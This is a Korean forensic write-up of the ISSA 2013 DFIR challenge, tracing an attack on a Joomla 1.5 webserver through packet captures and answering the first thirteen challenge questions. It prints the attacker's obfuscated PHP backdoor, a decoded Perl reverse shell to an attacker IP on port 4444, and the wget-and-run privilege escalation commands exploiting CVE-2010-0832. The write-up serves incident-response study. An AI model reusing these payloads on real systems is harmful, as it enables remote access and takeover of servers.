배포 가능, 수정 불가

Challenge Write Up

ISSA 2013 DFIR

2013-09-24

All men by nature desire knowledge. By Aristotle

모든 인간은 선천적으로 지식을 희구한다. By 아리스토텔레스

Keyword : Digital Forensics Incident Response, 침해사고 분석, ISSA 2013, DFIR, Write up

1. 서론

얼마 전 Forensic Insight 페이스북 페이지에 ISSA 2013의 DFIR Challenge에 대한 정보가 올라왔었다. 문제는 리눅스 환경에서의 침해대응 사고를 분석하여 각 질문에 답하는 형식으로, 초급 난이도의 질문부터 중급 난이도의 질문까지 실무와 비슷하게 출제 되었다. 문제는 ISO 파일로 주어지며, 가상머신을 통해 ISO 파일을 부팅하여 보면 DD Raw 덤프 이미지 한 개와 패킷 캡쳐 파일 한 개가 증거 파일로 저장되어 있다. 각 두 개의 파일을 통해 각 질문에 답하면 되는데, 각 질문은 다음과 같다.

1. What time did the attack begin?

2. What was the initial indicator?

3. What tool was used to scan the webserver?

4. What application was exploited to compromise the webserver?

5. What was the ip address of the attacker that compromised the webserver?

6. Were there any additional ip addresses used in the attack? If so, what are they?

7. What file was initially placed on the machine by the attacker

8. What directory was it located in?

9. What allowed the upload of that file?

10. What was the first operating system command executed by the attacker?

11. How did the attacker attempt to escalate privileges?

12. What was the timestamp that privilege escalation was attempted?

13. Is the machine still at risk for this method of privilege escalation? Why?

14. What files were placed on the webserver by the attacker?

15. How was the attacker able to place each file on the machine?

16. What additional tool was placed on the machine that gave the attacker direct access?

17. How did the attacker access this tool?

18. What did the attacker take from the webserver?

19: What are the md5 hashes of all the files taken?

20. What directory was created by the attacker?

21. What are the contents of this directory?

22. Was the attacker able to successfully execute the tool in this directory? How do you know?

23. What was the exact netstat command that was executed at Fri Feb 08 2013 18:53:37? What ports were listening based on the output from that command?

24. How was the attacker able to gain access to the database credentials?

25. List the points of remediation that need to occur as a result of the analysis performed.

해당 문서는 문제를 통해 어떤 지식을 전달하고자 함이 아닌, 문제 풀이만이 목적이기 때문에 부가적인 설명은 생략하도록 하겠다.

2. 풀이

2.1. What time did the attack begin?(공격이 시작된 시간은?)

첫 번째 질문이어서 그런지 굉장히 쉬운 편이다. 일단 패킷 캡쳐 파일을 열어 패킷들을 살펴보면 ICMP 패킷과 ARP 패킷이 먼저 보이고 그 후에는 대부분 HTTP/TCP 패킷들 이다. 첫 번째 TCP 패킷의 스트림을 보면 무수히 많은 404 Not Found HTTP Error를 볼 수 있다.




그림 1 404 Not Found Error

왜 이런 패킷들이 캡쳐 되었을까? 스트림을 한번 살펴보자.

그림 2 TCP Packet Stream 0

HTTP 헤더 정보를 보면 스캐닝 툴 이름인 Nikto 문자열이 있는 것을 볼 수 있다. 이를 통해 스캐닝 툴인 Nikto 2.1.5 버전을 이용하여 페이지 스캐닝을 시도 했다는 것을 알 수 있다. 질문의 답

인 시간 또한 쉽게 스트림 내용에서 찾을 수 있다. 처음에 Nikto 스캐너가 HEAD HTTP 패킷을 서버에 전송하고 그에 대한 응답을 받는다. 이 때 응답에서 시간 정보를 찾을 수 있다.

Answer :Fri, 08 Feb 2013 22:47:07 GMT

2.2. What was the initial indicator?(초기 지표는 무엇인가?)

Answer : 공격을 판단 할 수 있었던 근거를 묻는 질문인 듯 하다. 당연히 일반적인 HTTP 요청에서는 무수히 많은 404 Not Found 패킷을 응답으로 받을 일이 없다. 하지만 페이지 스캐닝 도구의 패킷 통신에서는 흔히 볼 수 있는 현상이므로 **무수히 많은 404 Not Found 응답 패킷**을 통해 공격을 위한 스캐닝을 했다고 말 할 수 있다.

2.3. What tool was used to scan the webserver?(웹서버 스캔에 사용되었던 툴은 무엇인가?)

Answer : Nikto 2.1.5

2.4. What application was exploited to compromise the webserver?(웹서버가 침해를 당하는데 이용 된 응용 프로그램은 무엇인가?)

이 질문 또한 첫 번째 TCP 스트림을 보면 알 수 있다. 스트림에서 앞부분에 있는 200 OK 메시지의 응답 패킷 내용을 보면 다음과 같이 웹 어플리케이션의 정보가 들어 있으며 여러 패킷에서 침해 흔적을 찾아 볼 수 있다.




그림 3 웹 어플리케이션 정보

그림 4 취약점 스캐닝 흔적(XSS)

그림 5 취약점 공격 흔적(LFI)




그림 6 취약점 스캐닝 흔적(SQL Injection)

Exploit-DB를 참고하여 보면 해당 웹 어플리케이션의 무수히 많은 취약점을 확인 할 수 있다.

Date	D	A	V	Description		Plat.	Author
2011-07-28				Joomla 1.5 com_virtuemart <= 1.1.7 Blind time-based SQL Injection (MSF)	18654	php	TecR0c
2010-08-24				Joomla 1.5 URL Redirecting Vulnerability	19886	php	Mr.MLL
2010-06-15		-		Joomla 1.5.12 TinyBrowser File Upload Code Execution	12259	php	metasploit
2010-06-09		-		Joomla 1.5 Jreservation Component SQLi And XSS Vulnerability	4649	multiple	Sid3^effects
2010-01-26		-		Joomla 1.5.12 connect back exploit	16088	php	Nikola Petrov
2010-01-26		-		Joomla 1.5.12 read/exec remote files	7150	php	Nikoal Petrov
2009-12-04				Joomla 1.5.x com_joomgallery&func Incorrect Flood Filter	4837	php	Jbyte
2009-11-19				Joomla 1.5.12 RCE via TinyMCE upload vulnerability	15552	php	daath
2009-07-22		-		Joomla 1.5.12 tinybrowser Remote File Upload/Execute Vulnerability	17529	php	spinbad
2008-08-12		-		Joomla 1.5.x (Token) Remote Admin Change Password Vulnerability	35503	php	d3m0n
2007-04-23		-		Joomla 1.5.0 Beta (pcltar.php) Remote File Inclusion Vulnerability	3451	php	Omid

그림 7 Exploit-DB Search Result

Answer : Joomla 1.5

2.5. What was the ip address of the attacker that compromised the webserver?(서버를 침해한 공격자의 IP 주소는 무엇인가?)

당연히 스캐닝을 시도한 IP가 공격자 IP이다.

```
172.16.150.20    58.64.132.100    TCP     1514 [TCP segment of a reassembled PDU]
58.64.132.100    172.16.150.20    TCP       66 44623 > http [ACK] Seq=409 Ack=64373 Win=63888 Len=0 T
172.16.150.20    58.64.132.100    TCP     1514 [TCP segment of a reassembled PDU]
172.16.150.20    58.64.132.100    TCP     1514 [TCP segment of a reassembled PDU]
58.64.132.100    172.16.150.20    TCP       66 44623 > http [ACK] Seq=409 Ack=67269 Win=63888 Len=0 T
172.16.150.20    58.64.132.100    TCP       79 [TCP segment of a reassembled PDU]
172.16.150.20    58.64.132.100    HTTP      71 HTTP/1.1 200 OK  (text/html)
58.64.132.100    172.16.150.20    TCP       66 44623 > http [ACK] Seq=409 Ack=67287 Win=63888 Len=0 T
58.64.132.100    172.16.150.20    HTTP     229 GET /DqCX6Jek.show_query_columns HTTP/1.1
172.16.150.20    58.64.132.100    TCP       66 http > 44623 [ACK] Seq=67287 Ack=572 Win=10080 Len=0 T
172.16.150.20    58.64.132.100    HTTP     610 HTTP/1.1 404 Not Found  (text/html)
58.64.132.100    172.16.150.20    HTTP     217 GET /DqCX6Jek.passwd HTTP/1.1
172.16.150.20    58.64.132.100    HTTP     598 HTTP/1.1 404 Not Found  (text/html)
58.64.132.100    172.16.150.20    HTTP     214 GET /DqCX6Jek.inc HTTP/1.1
172.16.150.20    58.64.132.100    HTTP     595 HTTP/1.1 404 Not Found  (text/html)
```

그림 8 공격자 IP

Answer : 58.64.132.100

2.6. Were there any additional ip addresses used in the attack? If so, what are they?(공격에 가담한 추가 IP 주소가 있다? 그렇다면 그 주소는 무엇인가?)

추가 IP가 있다면 일단 패킷의 출발지 주소가 58.64.132.100은 아닐 것이다. 그리고 동일한 곳을 공격 했을 테니 패킷의 도착지 주소는 172.16.150.20 일 것이다. 이를 토대로 패킷 필터링을

시도 해보면 간단히 추가 공격자의 IP를 확인 할 수 있다.

- **Filter :!(ip.src == 58.64.132.100) and (ip.dst == 172.16.150.20)**




그림 9 추가 공격자 IP 주소

Answer : 58.64.132.141

2.7. What file was initially placed on the machine by the attacker?(공격자가 공격을 위해 어떤 파일을 가장 처음 웹 서버에 저장하였는가?)

파일 업로드에 사용되는 HTTP 메소드는 PUT과 POST가 있다. 하지만 PUT은 보안상의 이유로 요즘 웹 서버에서는 기본 설정으로 차단되어 있어, 대부분 POST 메소드를 이용 해 파일 업로드를 한다. 그러므로 패킷들 중 POST 메소드를 가진 패킷들만 일단 필터를 하여 살펴보아야 한다.

- **Filter : http.request.method == POST**




그림 40 POST Packet Filter Result

패킷이 많지 않아 한 개씩 보다 보면 upload_file.php 페이지를 이용 해 파일을 업로드 하는 패킷을 볼 수 있다.

그림 11 업로드 패킷 스트림

Upload_file.php 파일을 이용 해 "/images/stories" 경로에 "ogfcmxaiaexofkdozkvz.ph.p" 라는 파일을 업로드하고 있다. 파일명부터 의심되며 파일의 내용을 보면 무언가를 실행하는 파일로 대략 짐작 할 수 있다.

Answer : ogfcmxaiaexofkdozkvz.ph.p

2.8. What directory was it located in?(업로드 되는 디렉터리 위치는 어디인가?)

Upload._file.php의 파라미터로 folder 라는 변수 명이 전달 되고 그 변수의 값으로 "/images/stories" 값이 전달 된다. 파라미터 명으로 유추 해 보았을 때 충분히 "/images/stories" 디렉터리가 업로드 파일이 저장되는 디렉터리라고 판단 할 수 있다.

Answer : /images/stories

2.9. What allowed the upload of that file?(왜 파일 업로드가 허용 되었는가?)

앞 질문의 답으로 Joomla 1.5라는 답을 기억할 것이다. 해당 문자열을 토대로 파일 업로드 취약점을 검색하여 보면 쉽게 취약점에 대한 정보를 찾을 수 있다.


- 취약점 정보 :http://www.exploit-db.com/exploits/9926/

또 해당 패킷은 취약점 정보를 보면 Metasploit이란 것(.ph.p로 끝나기 때문에)을 알 수 있다.

Answer : CVE-2011-4908

2.10. What was the first operating system command executed by the attacker?(공격자가 실행한 첫 번째 운영체제 명령어는 무엇인가?)

해당 질문에 답을 하기 위해서는 공격자가 웹 서버에 접속 한 패킷을 찾아야 한다. 공격자는 php 파일을 업로드하고 무엇을 하였을까? 보통 생각을 해보면 백도어 기능이 포함 된 php 파일을 업로드하고 해당 php 파일을 이용하여 접속을 시도 할 것이다. 그렇다면 이전 질문에 답을 하며 찾았던 php 파일을 한번 봐보도록 하자.


Stream Content

```
...if(!empty($IgsZCd)){
....$IgsZCd=preg_replace('/[, ]+/', ',', $IgsZCd);
....$IgsZCd=explode(',', $IgsZCd);
....$IgsZCd=array_map('trim', $IgsZCd);
...}else{
....$IgsZCd=array();
...}
...$c = base64_decode
('cGVybCAtTUlPIC1lICckcD1mb3JrO2V4aXQsaWYoJHApOyRjPW5ldyBJTzo6U29ja2V0OjpJTkVUKFBlZXJBZ
GRyLCI1OC42NC4xMzIuMTAwOjQ0NDQiKTtTVERJTi0+ZmRvcGVuKCRjLHIpOyR
+LT5mZG9wZW4oJGMsdyk7c3lzdGVtJF8gd2hpbGU8Pjsn');
...if (FALSE !== strpos(strtolower(PHP_OS), 'win' )) {
....$c=$c." 2>&1\n";
...}
...$jHvmL='is_callable';
...$TMPlyI='in_array';
...
...if($jHvmL('exec')and!$TMPlyI('exec',$IgsZCd)){
....$osocp=array();
....exec($c,$osocp);
....$osocp=join(chr(10),$osocp).chr(10);
...}else
...if($jHvmL('shell_exec')and!$TMPlyI('shell_exec',$IgsZCd)){
....$osocp=shell_exec($c);
...}else
...if($jHvmL('system')and!$TMPlyI('system',$IgsZCd)){
....ob_start();
....system($c);
....$osocp=ob_get_contents();
....ob_end_clean();
...}else
```

그림 12 업로드 된 php 파일 내용

Base64 인코딩 문자열이 눈에 띈다. 한번 디코딩 해보도록 하겠다.

- 결과 :perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"58.64.132.100:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'

아주 간단한 Reverse Connect 코드이다. 만약 연결이 성공 했다면 4444 포트를 이용한 패킷이 패킷 캡쳐 파일에 분명 포함되어 있을 것이다. 아래와 같은 필터로 패킷 필터를 수행하면 쉽게 해당 패킷을 찾을 수 있다.

- **Filter : tcp.port == 4444**




그림 13 필터 수행 결과

TCP 스트림을 살펴보면 다음과 같은 내용을 발견 할 수 있다.




그림 14 TCP 스트림 내용

그림 13에서 보듯이 'ls' 명령어를 가장 먼저 수행하였다.

Answer : ls

2.11. How did the attacker attempt to escalate privileges?(어떻게 권한을 상승시키는 공격을 하였는가?)

이번 질문에 대답은 패킷에 남아있는 명령어를 분석 하고 해당 취약점을 분석 해 보면 된다. 명령어와 명령어 결과 때문에 내용이 많으므로 중요 부분만 떼어내어 설명 하도록 하겠다. 먼저 공격자는 아래와 같은 명령어로 웹 서버에서 자신이 구비해 둔 서버로부터 timeserver.sh 라는 쉘 스크립트를 다운 받는다.

- 공격자 명령어 : wget 58.64.132.100/timeserver.bash

그 후 명령어를 수행하지만 명령어가 수행 되지 않는다. 공격자는 권한 문제라는 것을 인식하고 파일의 권한을 살펴본다.

```
./timeserver.bash /etc/passwd

ls –la

-rw-r--r-- 1 www-data www-data     428 Feb    6 15:52 timeserver.bash
```

공격자는 자신이 다운로드 한 파일에 실행 권한을 부여하고 다시 한번 쉘 스크립트를 실행 시킨다.

```
chmod 755 timeserver.bash

./timeserver.bash /etc/passwd

₩n@@@ File before tampering ...₩n

-rw-r--r-- 1 root root 1020 Feb    7 20:56 /etc/passwd

₩n@@@ Now log back into your shell (or re-ssh) to make PAM call vulnerable MOTD code :)
File will then be owned by your user.    Try /etc/passwd...₩n
```

공격자는 여기까지 수행 했을 때 PAM call vulnerable을 이용 해 상승 된 권한을 획득하게 된다. 여기에서 더 나아가 정확히 어떤 취약점으로 공격 했는지 파악을 해야 한다. 출력되는 출력문을 구글링 하여 찾아보면 CVE: 2010-0832 인 것을 알 수 있다.

Answer : CVE: 2010-0832 공격 쉘 스크립트를 웹 서버에 다운로드 받아 실행

2.12. What was the timestamp that privilege escalation was attempted?(권한 상승이 시도 된 시각은?)

이 질문은 쉘 스크립트 실행 명령문을 내린 패킷의 시간 값을 확인하면 된다.




그림 15 명령 패킷 시간 정보

Answer : Feb 9, 2013 08:37:50.225084000

2.13. Is the machine still at risk for this method of privilege escalation? Why?(권한 상승의 위험이 아직도 있는가? 왜?)

이 질문에 답하기 위해서는 취약점이 어떤 운영체제와 버전에 영향을 알아야 한다. CVE Details 을 보면 다음과 같이 나와있다.

> **pam_motd (aka the MOTD module) in libpam-modules before 1.1.0-2ubuntu1.1 in PAM on Ubuntu 9.10 and libpam-modules before 1.1.1-2ubuntu5 in PAM on Ubuntu 10.04 LTS allows local users to change the ownership of arbitrary files via a symlink attack on .cache in a user's home directory, related to "user file stamps" and the motd.legal-**

Ubuntu 9.10 버전에서 libpam-modules 1.1.0-2ubuntu 1.1 버전과 Ubuntu 10.04 LTS 버전에서 libpam-modules 1.1.1.-2ubuntu5 이전 버전들이 영향을 받는다고 한다. 그렇다면 해당 서버가 취

약한 것을 어떻게 찾을까?

패킷 캡쳐 파일과 같이 제공 된 이미징 파일을 기억 할 것이다. 해당 이미징 파일을 한번 살펴보자.




그림 16 운영체제 버전 확인

/etc/lsb-release 파일을 확인 해 보면 해당 운영체제의 버전을 정확히 알 수 있고 [그림 14]와 같이 /lib 디렉터리에 보면 pam 관련 라이브러리들이 있는 것을 확인 할 수 있다.

